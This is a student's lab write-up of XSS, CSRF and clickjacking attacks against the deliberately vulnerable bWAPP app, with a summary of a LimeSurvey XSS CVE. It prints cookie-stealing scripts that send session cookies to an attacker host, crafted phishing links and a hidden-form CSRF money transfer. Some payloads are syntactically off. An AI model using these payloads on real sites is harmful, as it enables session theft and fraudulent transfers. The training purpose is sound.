

Web Application Security Lab 4 Writeup

Olson Section 1

Ryan Cheevers-Brown

XSS - Stored (Blog)

I'm starting by testing the functionality. I'm going to add a blog post, check the 'show all' box, and see what happens.

The screenshot shows a web application interface for a blog. At the top, there's a header with the text '/ XSS - Stored (Blog) /'. Below the header is a text input field containing the text "This is a very nice blog. I enjoy it.". Underneath the input field are three buttons: "Submit", "Add: ", "Show all: ", and "Delete: ". Below these buttons is a table with a header row containing columns for "#", "Owner", "Date", and "Entry". The table has one visible row with data: #1, Owner bee, Date 2023-11-15 19:08:38, and Entry "This is a very nice blog. I enjoy it.". The entire interface is set against a dark background.

The screenshot shows the same web application interface after an entry has been added. The header is still '/ XSS - Stored (Blog) /'. The text input field is empty. The "Submit" button is highlighted. The "Add: " button is checked. The "Show all: ", "Delete: ", and "Your entry was added to our blog!" message are also present. The table now has two rows. The first row is the header: "#", "Owner", "Date", and "Entry". The second row contains data: #1, Owner bee, Date 2023-11-15 19:08:38, and Entry "This is a very nice blog. I enjoy it.". The entire interface is set against a dark background.

This appears to be a simple comment box.

Next, I'm going to try some basic javascript injection to steal a session cookie:

The screenshot shows a comment box with the following content:
This is a test of a potentially vulnerable comment block...
<script>alert(document.cookie)/script>

/ XSS - Stored (Blog) /

<script>alert(document.cookie)</script>

Submit Add: Show all: Delete: Please enter some text...

#	Owner	Date	Entry
1	bee	2023-11-15 19:08:38	This is a very nice blog. I enjoy it.
2	bee	2023-11-15 19:27:18	This is a nice-ish blog,,, might have a few issues though
3	bee	2023-11-15 19:28:44	This is a second test of the blog with some issues >:-)
4	bee	2023-11-15 19:31:19	Test #3?
5	bee	2023-11-15 19:33:48	test #4
6	bee	2023-11-15 19:52:44	This is another comment???

/ XSS - Stored (Blog) /

Submit Add: Show all: Delete: Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2023-11-15 19:08:38	This is a very nice blog. I enjoy it.

localhost
security_level=0; PHPSESSID=a1h6mtjmp99b0m43l23k9vhd7

OK

We can see that the text box is vulnerable to injection.

Unfortunately, I couldn't get it to do an injection with any variant of this payload:

```
<script src="http://10.0.1.40:9000?cookie="+document.cookie></script>
```

I even tried injecting it as an image:

```
<script>
  var i = document.createElement("img");
  i.src = "http://10.0.1.40:9000?cookie="+document.cookie;
</script>
```

But I was never able to get a connection back to my netcat shell.

Investigating the source for the page reveals this:

The screenshot shows the browser's developer tools with the 'Inspector' tab selected. The page source code is displayed, showing a table with two rows. Row 19 contains the text 'bee' and 'Hello word...ugh'. Row 20 contains the text 'bee' and 'Testing! >'. The last row of the table is expanded to show its structure, revealing a script tag that injects an image element with a src attribute set to a URL that includes the cookie value from the page's document object.

19	bee	2023-11-15 21:19:04	Hello word...ugh
20	bee	2023-11-15 23:44:06	Testing! >

bWAPP is licensed under [CC BY-NC-ND] © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet!

Inspector Console Debugger Network Style Editor Performance Memory Storage

Search HTML

```
> <tr height="40">...</tr>
▼ <tr height="40">
  <td align="center">20</td>
  <td>bee</td>
  <td>2023-11-15 23:44:06</td>
  ▼ <td>
    Testing! >
    ▼ <script>
      var i = document.createElement("img"); i.src = "http://10.0.1.40:9000?cookie="+document.cookie;
    </script>
  </td>
</tr>
</tbody>
</table>
```

This *should* be a working Stored XSS request, but I am not sure why I'm not observing it work.

XSS - Reflected (GET)

I'm starting off by inputting a name to see what happens.

XSS - Reflected (GET)

Enter your first and last name:

First name:

Last name:

Go

Welcome ryan brain

It prints out "welcome Ryan Brain" below the text input boxes. Looks like it's concatenating the two strings, adding a "welcome", and returning the result when the page loads again.

We can see that the parameters are reflected in the URL:

The screenshot shows a browser window for 'bWAPP - XSS'. The address bar shows the URL: `localhost/xss_get.php?firstname=ryan&lastname=brain&form=submit`. The page content displays the text 'Welcome ryan brain'. The browser interface includes a navigation bar with links to 'Tech Stuff', 'International News', 'RIT Calendar', 'Mastodon', 'MyCourses', and 'Crypto HW Answers'. A logo of a bee is visible at the bottom of the page.

I'm going to try some basic HTML injection to see if the fields are vulnerable by printing my name in bold

```
First: <b> Ryan </b>
Last: Brain
```

The screenshot shows a Firefox browser window with the title bar "bWAPP - XSS". The address bar displays "localhost/xss_get.php?firstname=Ryan<%2Fb>&lastname=Brain&form=submit". Below the address bar is a navigation bar with links: "Car Maintenance", "Tech Stuff", "International News", "RIT Calendar", "Mastodon", "MyCourses", and "Crypto HW Answers". The main content area has a yellow header with the text "bWAPP" and a bee icon, followed by "an extremely buggy web app!". Below this is a dark header with links: "Change Password", "Create User", "Set Security Level", "Reset", and "Credits". The main body has a title "XSS - Reflected (GET) /". It contains fields for "First name:" and "Last name:", both with empty input boxes. A "Go" button is below the last name field. At the bottom, it says "Welcome Ryan Brain".

We can see that my name came back bold, meaning that the page is properly encoding the HTML and it might be vulnerable to JS injection.

I tested this by including some javascript to make an alert:

The screenshot shows a Firefox browser window with the URL `localhost/xss_get.php?firstname=<script>alert(123)<%2Fscript>&lastname=brown&form=submit`. The page title is "bWAPP - XSS". The main content area has a yellow header with the text "an extremely buggy web app!" and a bee icon. Below the header, there's a navigation bar with links: Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and "Welcome Bee". The main content area has a heading "/ XSS - Reflected (GET) /". It contains fields for "First name" (containing "<script>alert(123)</script>") and "Last name" (containing "brown"). A "Go" button is present. To the right, there's a sidebar with social media icons for Twitter, LinkedIn, and Facebook. A modal dialog box is open, showing the text "localhost" and "123" with an "OK" button.

This means that the field should be vulnerable to a reflected XSS attack with code similar to the following:

First Name:

```
<script src="http://10.0.1.40:9000?cookie='"+document.cookie></script>
```

This attack would be realized by getting a user to click a link structured like the following:

```
http://link.to.bwapp.com/xss_get.php?
firstname=%0AJohn%3Cscript%20src=%22http://link.to.attacker.com:9000?
cookie=%22+document.cookie%3E%3C/script%3E%25lastname=Brown&form=submit
```

The payload (contained in the FirstName parameter) would reflect the user's session cookie to the IP specified at `link.to.attacker.com`.

XSS - Reflected (JSON)

I'm starting this test by examining the normal functionality. Searching for Iron Man shows that the movie exists. The name is reflected in both the web page and URL, meaning that this is potentially vulnerable to reflection attack.

bWAPP - XSS

localhost/xss_json.php?title=Iron+Man&action=search

an extremely buggy web app !

Change Password Create User Set Security Level

XSS - Reflected (JSON)

Search for a movie: Iron Man

Search

Yes! We have that movie...

Let's inject a simple payload.

The screenshot shows a Firefox browser window with the title bar "bWAPP - XSS". The address bar displays "localhost/xss_json.php?title=Iron+Man<script>alert(123)<%2Fscript>&action=search". Below the address bar is a navigation bar with links: Food, Car Maintenance, Tech Stuff, International News, RIT Calendar, Mastodon, MyCourses, and Crypto HW Answers. The main content area has a yellow header with the text "bWAPP" and a bee icon, followed by "an extremely buggy web app!". Below the header is a dark menu bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, and Blog. The main content area has a dark background with the text "/ XSS - Reflected (JSON) /". Below this, there is a search form with the placeholder "Search for a movie: <script>alert(123)</script>" and a "Search" button. To the right of the search form is a block of JavaScript code:

```
??? Sorry, we don't have that movie :(")}]; // var JSONResponse = eval "(" + JSONResponseString + ")"; var JSONResponse = JSON.parse(JSONResponseString); document.getElementById("result").innerHTML=JSONResponse.movies[0].response;
```


That didn't work! I'm going to look at the page source to understand what's going on.

```
> <form action="/xss_json.php" method="GET">...</form>
<div id="result"></div>
<script>
  var JSONResponseString = '{"movies": [{"response": "Iron Man<script>alert(123)</script>"}]}';
  ??? Sorry, we don't have that movie :(")}]; // var JSONResponse = eval "(" + JSONResponseString + ")"; var JSONResponse = JSON.parse(JSONResponseString);
  document.getElementById("result").innerHTML=JSONResponse.movies[0].response;
</div>
<div id="side">...</div> [overflow]
```

This shows that the input string is already inside a JS tag. This means we just need to close everything that it's inside of to inject our javascript. Let's make a payload!

```
Iron Man "}]}}'; alert(123)</script>
```

This results in working injectable Javascript!



This attack would be realized by getting a user to click a link structured like the following:


```
http://link.to.bwapp.com/xss_json.php?  
title="}]}'%3B+http://link.to.attacker.com:9000?  
cookie=%22+document.cookie<%2Fscript>&action=search
```

The payload (title parameter) would reflect the user's session cookie to the IP specified at link.to.attacker.com.

CSRF (Transfer Amount)

Clientside Request Forgery is an attack where the client is tricked into performing some action on the behalf of the attacker, without knowledge of the client. We are going to use this technique to transfer 1000 EUR to my account, #225360.

We are starting out by testing the form normally.



The screenshot shows a web browser window for the bWAPP - CSRF application. The URL in the address bar is `localhost/csrf_2.php?account=123-45678-90&amount=200&action=transfer`. The page has a yellow header with the bWAPP logo and a bee icon. Below the header, the text "an extremely buggy web app!" is displayed. A navigation bar at the top includes links for "Car Maintenance", "Tech Stuff", "International News", "RIT Calendar", "Mastodon", "MyCourses", and "Crypto HW Answers". The main content area has a dark background with white text. It displays the message "/ CSRF (Transfer Amount) /" and "Amount on your account: 800 EUR". Below this, there are input fields for "Account to transfer" containing "123-45678-90" and "Amount to transfer" containing "200". A "Transfer" button is visible. Above the input fields, there are links for "Change Password", "Create User", "Set Security Level", "Reset", and "Credits".

It appears that the parameter data is GET encoded using the `account` and `amount` parameters. Therefore, we should be able to transfer money anywhere we want by manipulating these parameters and getting the client to click a link.

We will generate HTML code with Github Copilot to do the CSRF exploit:

```
<html>
  <body>
    <script> history.pushState('', '', '/')</script>
    <form action="http://link.to.bwapp.com/csrf_2.php">
      <input type="hidden" name="account" value="225360"/>
      <input type="hidden" name="amount" value="1000"/>
      <input type="hidden" name="action" value="transfer"/>
      <input type="submit" value="Submit Request"/>
    </form>
  </body>
</html>
```


When opened in a browser, this should cause a "Submit Form" button that transfers 1000 EUR to my account from the accounts of anyone logged into the banking application who clicks it.

Clickjacking (Movie Tickets)

Clickjacking is a vulnerability where you effectively trick a user into clicking something they did not intend to click.

This is usually done by putting an iFrame over a portion of a web page with a confirmation button or some other affirmative button below the iFrame.

My bWAPP installation does not come with the [/evil/clickjacking.htm](#) image that is supposed to be there. It is unclear why.



According to resources on the internet, it looks like there's supposed to be some code on that page:

```
<iframe style="position: absolute; top: 70px; width: 1000px; height: 1000px; src='../../bWAPP/clickjacking.php' frameborder="0"></iframe>
```

And a separate image source:


```
http://localhost/images/free_tickets.png
```



I was able to write a basic HTML page (present in this repo as `clickjacking.html`) which embeds the iframe and attempts to get the user to click the button. I was having some difficulty with the session cookies, but the concept mostly works. I set the opacity of the BWapp iFrame to 50% for the second screenshot to show that the iframe embedding works.

The screenshot shows a Microsoft Edge browser window with the following details:

- Address Bar:** file:///Users/rfcb/Library/Mobile Documents/com~apple~CloudDocs/Documents/RIT/S7 RIT/CSEC 380/Assignment-5/clickjacking.html
- Page Content:** A dark-themed page with white text. It features a large button labeled "View Document". Below it, a smaller text says "To view this document, click the button below".
- Small Dialog Box:** A semi-transparent overlay at the bottom left contains two buttons: "View" and "Cancel".
- Toolbar:** Standard Microsoft Edge toolbar items like Back, Forward, Stop, Refresh, and Home.
- Taskbar:** Shows several open tabs including "bwAPP - ClickJacking", "bwapp clickjacking - Google Search", "Injection attacks (Part 2) - BLAT", "Realistically Assessing the Threat", and "Don't get clickjacked!".
- Bottom Navigation:** Includes links for Food, Car Maintenance, Tech Stuff, International News, RIT Calendar, Mastodon, MyCourses, and Crypto HW Answers.



This HTML document would be emailed to a user during the workday, at a time when they would be logged into the web application that I am attempting to hijack. The goal is for the user to click on it and take the action I want, without user awareness of it.

XSS - Reflected (Back Button)

This vulnerability makes use of the referrer header. This header contains the address of the previous web page. The goal of this attack is to get a user to click a specially crafted link which contains the web address of a page I want the user to visit in the referrer header, and then get the user to click a back button to visit my web page.

I began by grabbing the web requests in Burp Suite until I found one that contained the **referrer** field.

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 0 Prettified view not available for this content
2 Host: localhost
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/hange;v=b3;q=0.7
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
12 sec-ch-ua-mobile: ?0
13 sec-ch-ua-platform: "macOS"
14 Referer: http://localhost/html_get.php
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=3iksmhldtiep7p07n1q7r4h451; security_level=0
18 Connection: close

```

I then changed this field to test if it was injectable.

```

13 sec-ch-ua-platform: "macOS"
14 Referer: This is a buggy referrer header...
15 Accept-Encoding: gzip, deflate

```

I then located it in the page source.

```

▼<div id="main">
  ▶<h1>@@</h1>
  ▼<p> == $0
    "Click the button to go to back to the previous page: "
    <input type="button" value="Go back" onclick="document.location.href='This is a buggy referrer header...'">
  </p>
</div>

```

We can see that the button has been told to go back to the value I specified earlier.

Next, I'm going to test if I can do JavaScript injection into this field.

```

12 Sec-Fetch-Dest: document
13 Referer: ';alert('This is an alert! You're vulnerable!');'
14 Accept-Encoding: gzip, deflate


```

I made a small error in the setup which is why the payload changed. It fully worked the second time, I just didn't re-take screenshots.

This is the JS payload embedded in the back button.

```
▼<p> == $0
"Click the button to go to back to the previous page: "
<input type="button" value="Go back" onclick="document.location.href='';alert('This is a test! You failed! >:-)');''">
</p>
</div>
```

Finally, this is the JavaScript alert showing up, showing that the field is javascript injectable and therefore XSS-able.



The payload I would use would steal the session cookie with `document.cookie` and send it to my domain as seen in the earlier XSS examples.

LimeSurvey 3.17.13 - XSS (Stored, Reflected)

<https://www.exploit-db.com/exploits/47386>

CVE-2019-16172, CVE-2019-16173

This application is marketed as an open-source online survey tool, used to generate survey and send them out. It is a competitor to Google Forms and SurveyMonkey.

Source: <https://www.limesurvey.org/>

The vulnerability present is a stored/reflected XSS vulnerability due to improper input and output validation. It allows the attacker to execute javascript with the permissions of the victim, allowing for easy privileged command injection, session cookie theft, and privilege escalation (among more).

The vulnerability requires that the initial user has permissions to create a new survey group. The attacker then creates a survey group with a name like

```
DeleteMe<svg/onload=alert(document.cookie)>
```

which will show up as `DeleteMe` in the web application. The javascript will be hidden.

When a user with higher privileges comes along and deletes this survey group, it creates an alert with their session cookie. This would be exploited by changing the payload - instead of creating an alert, the attacker would silently ship the session cookie to a domain of their choosing. That payload looks like this:

```
DeleteMe<svg/onload=http://link.to.attacker.com:9000?
cookie=%22+document.cookie>
```

This would deliver the compromised user's session cookie when the survey group is deleted.